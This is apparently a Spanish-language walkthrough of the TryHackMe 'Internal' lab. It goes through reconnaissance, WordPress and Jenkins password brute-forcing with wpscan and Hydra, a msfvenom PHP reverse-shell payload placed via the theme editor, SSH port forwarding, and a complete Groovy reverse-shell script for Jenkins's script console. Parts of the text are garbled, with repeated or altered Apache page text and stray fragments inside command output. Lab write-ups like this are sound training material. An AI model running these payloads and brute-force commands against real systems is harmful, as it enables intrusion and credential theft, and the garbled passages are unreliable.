

internal

- Enumeration
 - Ping
 - Nmap
 - HTTP
 - Fuzzing Web
- Exploitation
 - WPScan
 - Upload Files - Reverse Shell
 - SSH
 - Privilege Escalation
 - Port Forwarding
 - Hydra
 - SSH

Resolviendo la máquina Internal

En esta publicación, comparto cómo resolví la máquina **Internal** de TryHackMe.

Enumeration

Ping

```
ping -c 1 10.10.215.220
```

```
PING 10.10.215.220 (10.10.215.220) 56(84) bytes of data.  
64 bytes from 10.10.215.220: icmp_seq=1 ttl=63 time=62.7 ms  
--- 10.10.215.220 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 62.697/62.697/62.697/0.000 ms
```

TTL=63/64 -> Linux

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.215.220 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 09:18 CEST
Initiating SYN Stealth Scan at 09:18
Scanning 10.10.215.220 [65535 ports]
Discovered open port 80/tcp on 10.10.215.220
Discovered open port 22/tcp on 10.10.215.220
Completed SYN Stealth Scan at 09:19, 14.31s elapsed (65535 total ports)
Nmap scan report for 10.10.215.220
Host is up, received user-set (0.049s latency).
Scanned at 2025-08-15 09:18:55 CEST for 14s
Not shown: 65473 closed tcp ports (reset), 60 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
    Raw packets sent: 74015 (3.257MB) | Rcvd: 72680 (2.907MB)
```

```
nmap -p22,80 -sCV 10.10.215.220 -oN targeted
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 09:19 CEST
Nmap scan report for 10.10.215.220
Host is up (0.049s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Recent Posts Search
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
```

HTTP

```
http://10.10.215.220/
```



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

Fuzzing Web

```
gobuster dir -u http://10.10.215.220 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.215.220
[+] Method:       GET
[+] Threads:      64
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/blog           (Status: 301) [Size: 313] [→ http://10.10.215.220/blog/]
.wordpress      (Status: 301) [Size: 318] [→ http://10.10.215.220/wordpress/]
/javascript    (Status: 301) [Size: 319] [→ http://10.10.215.220/javascript/]
/phpmyadmin     (Status: 301) [Size: 319] [→ http://10.10.215.220/phpmyadmin/]
/server-status  (Status: 403) [Size: 278]
Progress: 207643 / 207644 (100.00%)

```

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

```
dirb http://10.10.215.220/
```

DIRB v2.22
By The Dark Raver

START_TIME: Fri Aug 15 09:23:49 2025
URL_BASE: http://10.10.215.220/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

To-Do

GENERATED WORDS: 4612

Don't forget to reset Will's credentials. william:arnold14

```
— Scanning URL: http://10.10.215.220/ —
⇒ DIRECTORY: http://10.10.215.220/blog/
+ http://10.10.215.220/index.html (CODE:200|SIZE:10918)
⇒ DIRECTORY: http://10.10.215.220/javascript/
⇒ DIRECTORY: http://10.10.215.220/phpmyadmin/
+ http://10.10.215.220/server-status (CODE:403|SIZE:278)
⇒ DIRECTORY: http://10.10.215.220/wordpress/ Edit or de

--- Entering directory: http://10.10.215.220/blog/ ---
+ http://10.10.215.220/blog/index.php (CODE:301|SIZE:0)
⇒ DIRECTORY: http://10.10.215.220/blog/wp-admin/
⇒ DIRECTORY: http://10.10.215.220/blog/wp-content/
⇒ DIRECTORY: http://10.10.215.220/blog/wp-includes/
+ http://10.10.215.220/blog/xmlrpc.php (CODE:405|SIZE:42)
```

Se accede al directorio [/blog](#).

<http://10.10.215.220/blog/>

[Skip to content](#)

Internal

Internal

Just another WordPress site

[Scroll down to content](#)


```

1 <!DOCTYPE html>
2 <html lang="en-US" class="no-js no-svg">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <link rel="profile" href="http://gmpg.org/xfn/11">
7
8 <script>(function(html){html.className = html.className.replace(/\bno-js\b/, 'js'))(document.documentElement);</script>
9 <title>Internal &#8211; Just another WordPress site</title>
10 <meta name='robots' content='noindex,nofollow' />
11 <link rel='dns-prefetch' href='//internal.thm' />
12 <link rel='dns-prefetch' href='//fonts.googleapis.com' />
13 <link rel='dns-prefetch' href='//s.w.org' />
14 <link href='https://fonts.gstatic.com' crossorigin rel='preconnect' />
15 <link rel="alternate" type="application/rss+xml" title="Internal &raquo; Feed" href="http://internal.thm/blog/index.php/feed/" />
16 <link rel="alternate" type="application/rss+xml" title="Internal &raquo; Comments Feed" href="http://internal.thm/blog/index.php/comments/feed/" />

```

Se observa que no se visualiza correctamente, se añade al archivo `/etc/hosts`.

```
echo "10.10.215.220 internal.thm" >> /etc/hosts
```



Se visualiza correctamente, además de averiguar con la extensión *Wappalyzer* la versión de *WordPress 5.4.2*.

Exploitation

WPScan

```
wpscan --url http://10.10.215.220/blog/ --enumerate u,v,p
```

```

[i] It seems like you have not updated the database for some time.

[+] URL: http://10.10.215.220/blog/ [10.10.215.220]
[+] Started: Fri Aug 15 09:35:32 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.215.220/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.215.220/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.215.220/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Emoji Settings (Passive Detection)
| - http://10.10.215.220/blog/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.4.2'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.10.215.220/blog/, Match: 'WordPress 5.4.2'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (Via Passive Methods)
[i] No plugins found.

[+] Enumerating Users (Via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 > (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 15 09:35:36 2025
[+] Requests Done: 48
[+] Cached Requests: 5
[+] Data Sent: 12.11 KB
[+] Data Received: 302.964 KB
[+] Memory used: 232.468 MB
[+] Elapsed time: 00:00:04

```

Se encuentra el usuario `admin`, se procede a realizar fuerza bruta.

```
wpscan --url http://10.10.215.220/blog/ --passwords
/usr/share/wordlists/rockyou.txt --usernames admin
```

```
[i] It seems like you have not updated the database for some time.

[+] URL: http://10.10.215.220/blog/ [10.10.215.220]
[+] Started: Fri Aug 15 09:38:15 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.215.220/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc

[+] WordPress readme found: http://10.10.215.220/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.215.220/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
```

This is the default welcome page for your new Apache installation on Ubuntu system. The Apache packaging is derived from the official Apache 2.4.18 source code. The configuration for this site is working properly before continuing to open it.

If you are a normal user of this system, you can access the following URLs:

- [/ess_ghost_scanner/](#)
- [/xmlrpc_dos/](#)
- [/ess_xmlrpc_login/](#)
- [/ess_pingback_access/](#)

```
[+] WordPress readme found: http://10.10.215.220/blog/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://10.10.215.220/blog/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
|   - https://www.iplocation.net/defend-wordpress-from-ddos  
|   - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 5.4.2 identified (Insecure, released  
| Found By: Emoji Settings (Passive Detection)  
| - http://10.10.215.220/blog/, Match: 'wp-includes\js\  
| Confirmed By: Meta Generator (Passive Detection)  
| - http://10.10.215.220/blog/. Match: 'WordPress 5.4.2'
```

[i] The main theme could not be detected.

Se encuentra la contraseña del usuario **admin**.

Se accede al panel de inicio de sesión de *WordPress* y se inicia sesión con el usuario y contraseña encontrados anteriormente.

<http://internal.thm/blog/wp-admin>

The screenshot shows the WordPress dashboard. On the left, there's a sidebar with links like Home, Updates (3), Posts, Media, Pages, Comments, Appearance, Plugins (1), Users, Tools, Settings, and a Collapse menu. The main area has sections for 'Welcome to WordPress!', 'Get Started' (with a 'Customize Your Site' button), 'Next Steps' (including Write your first blog post, Add an About page, Set up your homepage, and View your site), and 'More Actions' (Manage widgets, Manage menus, Turn comments on or off, and Learn more about getting started). Below these are 'Site Health Status' (warning: Should be improved), 'At a Glance' (1 Post, 1 Page, 1 Comment), and 'Activity' (Recently Published: Aug 3rd 2020, 1:19 pm, Hello world!, Recent Comments). A 'Quick Draft' box is also visible.

Se puede editar código **PHP** en el siguiente apartado: [Appearance/Theme Editor/The](#).

The screenshot shows the 'Edit Themes' section of the WordPress theme editor. The left sidebar includes Appearance, Themes, Customizer, Widgets, Menus, Header, Theme Editor (selected), Plugins (1), Users, Tools, Settings, and a Collapse menu. The main area displays the 'Selected file content' for 'Twenty Seventeen: Theme Header (header.php)'. The code shown is the header.php file for the Twenty Seventeen theme. To the right, there's a sidebar titled 'Theme Files' listing various theme files like stylesheet, functions, assets, rtl, 404 template, archives, comments, footer, homepage, and header.php. The 'header.php' file is selected. At the bottom, there are buttons for 'Documentation', 'Function Name...', 'Look Up', 'Update File', and a 'Select' button.

Upload Files - Reverse Shell

Se genera un **payload malicioso** para copiarlo.

```
msfvenom -p php/reverse_php LHOST=10.8.184.124 LPORT=1234 -f raw > pwned.php
```

Se genera una escucha por el puerto **1234** para recibir la **reverse shell**.

```
vim handler
```

```
use multi/handler
set PAYLOAD php/reverse_php
```

```
set LHOST 10.8.184.124
set LPORT 1234
run
```

```
msfconsole -r handler.rc
```

```
http://internal.thm/blog/
```

```
Metasploit Documentation: https://docs.metasploit.com/
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST => 10.8.184.124
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1234
[*] Command shell session 1 opened (10.8.184.124:1234 → 10.10.215.220:49008) at 2025-08-15 10:00:12 +0200

whoami
www-data
█
```

```
background
```

```
sessions -u 1
```

```
sessions 2
```

```
sysinfo
```

```
Computer      : 10.10.215.220
OS            : Ubuntu 18.04 (Linux 4.15.0-112-generic)
Architecture   : x64
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
```

```
getuid
```

```
Server username: www-data
```

```
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin or delete it, then start writing!
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxde:x:105:65534::/var/lib/lxde/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Se encuentra el usuario [aubreanna](#).

Se intenta realizar fuerza bruta con [Hydra](#), pero sin éxito.

Se procede a realizar una búsqueda de archivos.

```
find / -name *.txt 2>/dev/null
```

```
/opt/wp-save.txt
```

reset Will's credentials. william:arnold147
/boot/grub/gfxblacklist.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/requirements.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/MarkupSafe-0.23.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/MarkupSafe-0.23.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/requirements.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/dependency_links.txt

Se visualiza el archivo [/opt/wp-save.txt](#).

```
Bill,  
  
Aubreanna needed these credentials for something later. Let her know you have them and where they are  
aubreanna:  
_____
```

Se encuentra la contraseña del usuario `aubreanna`.

SSH

Se accede al servicio **SSH** con el usuario y contraseña encontrados anteriormente.

```
ssh aubreanna@10.10.215.220
```

```
The authenticity of host '10.10.215.220 (10.10.215.220)' can't be established.  
ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMlcvlYYrTgoGxeHs4.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.215.220' (ED25519) to the list of known hosts.  
aubreanna@10.10.215.220's password:  
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)  
[REDACTED]  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
System information as of Fri Aug 15 08:21:53 UTC 2025  
  
System load: 0.0 Processes: 113  
Usage of /: 64.1% of 8.79GB Users logged in: 0  
Memory usage: 47% IP address for eth0: 10.10.215.220  
Swap usage: 0% IP address for docker0: 172.17.0.1  
  
⇒ There are 2 zombie processes.  
  
Welcome to WordPress. This is your first post. Edit or delete it, then start writing.  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
https://ubuntu.com/livepatch  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56  
aubreanna@internal:~$ █
```

Se encuentra en el directorio del usuario `/home/aubreanna` el archivo `jenkins.txt` y se visualiza.

```
cat jenkins.txt
```

```
Internal Jenkins service is running on 172.17.0.2:8080
```

Nos dan una pequeña pista, de por donde se puede realizar la escalada de privilegios.

Privilege Escalation

Port Forwarding

Se realiza **Port Forwarding** con **SSH** para poder visualizar en la máquina local el servicio que esta corriendo de manera local en la máquina victima.

Se tiene que cerrar sesión en **SSH** o abrirse una nueva terminal.

```
ssh -L 9090:localhost:8080 aubreanna@10.10.215.220
```

```
aubreanna@10.10.215.220's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Fri Aug 15 08:38:27 UTC 2025

 System load:  0.07      Processes:          120
 Usage of /:   64.1% of 8.79GB   Users logged in:     1
 Memory usage: 47%
 Swap usage:   0%           IP address for eth0:   10.10.215.220
                           IP address for docker0: 172.17.0.1

 ⇒ There are 2 zombie processes.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Aug 15 08:36:24 2025 from 10.10.215.220
aubreanna@internal:~$
```

```
http://localhost:9090/
```



Con *Burp Suite* se analiza la petición que se envía.

Request

	Pretty	Raw	Hex
1	POST /j_acegi_security_check HTTP/1.1		
2	Host: localhost:9090		
3	Content-Length: 52		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Linux"		
8	Accept-Language: es-ES,es;q=0.9		
9	Origin: http://localhost:9090		
10	Content-Type: application/x-www-form-urlencoded		
11	Upgrade-Insecure-Requests: 1		
12	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36		
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: navigate		
16	Sec-Fetch-User: ?1		
17	Sec-Fetch-Dest: document		
18	Referer: http://localhost:9090/loginError		
19	Accept-Encoding: gzip, deflate, br		
20	Cookie: JSESSIONID=f76794de=node013zl84mslwil7a2lcpt465k32.node0		
21	Connection: keep-alive		
22			
23	j_username=test&j_password=test&from=&Submit=Sign+in		

Hydra

Se procede a realizar bruta con *Hydra*.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost -s 9090 -f http-post-form '/j_acegi_security_check:j_username=admin&j_password=%PASS^&from=%2F&Submit=Sign+in:Invalid username or password' -t 64
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-15 11:46:35
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1:p:14344399), -224132 tries per task
[DATA] attacking http-post-form://localhost/j_acegi_security_check:j_username=admin&j_password=%PASS^&from=%2F&Submit=Sign+in:Invalid username or password
[9090][http-post-form] host: localhost login: admin password: [REDACTED]
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-15 11:46:49
```

Se encuentra la contraseña del usuario `admin`.

Se inicia sesión en el panel de inicio de sesión con el usuario y contraseña encontrados anteriormente.

The screenshot shows the Jenkins dashboard. On the left, there's a sidebar with links like 'New Item', 'People', 'Build History', 'Manage Jenkins', 'My Views', 'Lockable Resources', and 'New View'. The main area has a 'Welcome to Jenkins!' message with links to 'Create an agent' and 'Configure a cloud' for distributed builds, and a button to 'Create a job'. Below that, there's a 'Build Queue' section stating 'No builds in the queue.' and a 'Build Executor Status' section showing '1 Idle' and '2 Idle'. At the bottom right, there are links for 'REST API' and 'Jenkins 2.250'.

Se accede a una consola de scripts en la ruta: [Manage Jenkins/Tools and Actions/Script Console](#).

The screenshot shows the Jenkins Script Console. It has a 'Script Console' title bar. The main area contains a code editor with the following Groovy script:

```

35     int b
36     while ((b = processError.read()) != -1) {
37         socketOutput.write(b)
38         socketOutput.flush()
39     }
40 } catch (IOException ignored) {}
41
42 // Leer del socket y enviar a la entrada estándar del proceso
43 int b
44 while ((b = socketInput.read()) != -1) {
45     processOutput.write(b)
46     processOutput.flush()
47 }
48
49 process.destroy()
50 socket.close()
51
52 } catch (Exception e) {
53     e.printStackTrace()
54 }
55

```

Below the code editor is a 'Run' button. Underneath the code editor is a 'Result' section which is currently empty.

Nos ponemos en escucha por el puerto 1235.

`nc -nlvp 1235`

Se ejecuta el siguiente script:

```

import java.net.Socket

def ip = "IP"                      // Cambia aquí por la IP de tu máquina local
def port = 1235                     // Puerto donde estás escuchando

try {
    Socket socket = new Socket(ip, port)

```

```

// Cambia a ["cmd.exe"] si usas Windows
def cmd = [/bin/sh]

def process = cmd.execute()

def processInput = process.getInputStream
def processError = process.getErrorStream
def processOutput = process.getOutputStream

def socketInput = socket.getInputStream
def socketOutput = socket.getOutputStream

// Enviar salida estándar del proceso al socket
Thread.start {
    try {
        int b
        while ((b = processInput.read()) != -1) {
            socketOutput.write(b)
            socketOutput.flush()
        }
    } catch (IOException ignored) {}
}

// Enviar salida de error del proceso al socket
Thread.start {
    try {
        int b
        while ((b = processError.read()) != -1) {
            socketOutput.write(b)
            socketOutput.flush()
        }
    } catch (IOException ignored) {}
}

// Leer del socket y enviar a la entrada estándar del proceso
int b
while ((b = socketInput.read()) != -1) {
    processOutput.write(b)
    processOutput.flush()
}

process.destroy()
socket.close()

} catch (Exception e) {
    e.printStackTrace()
}

```

```

listening on [any] 1235 ...
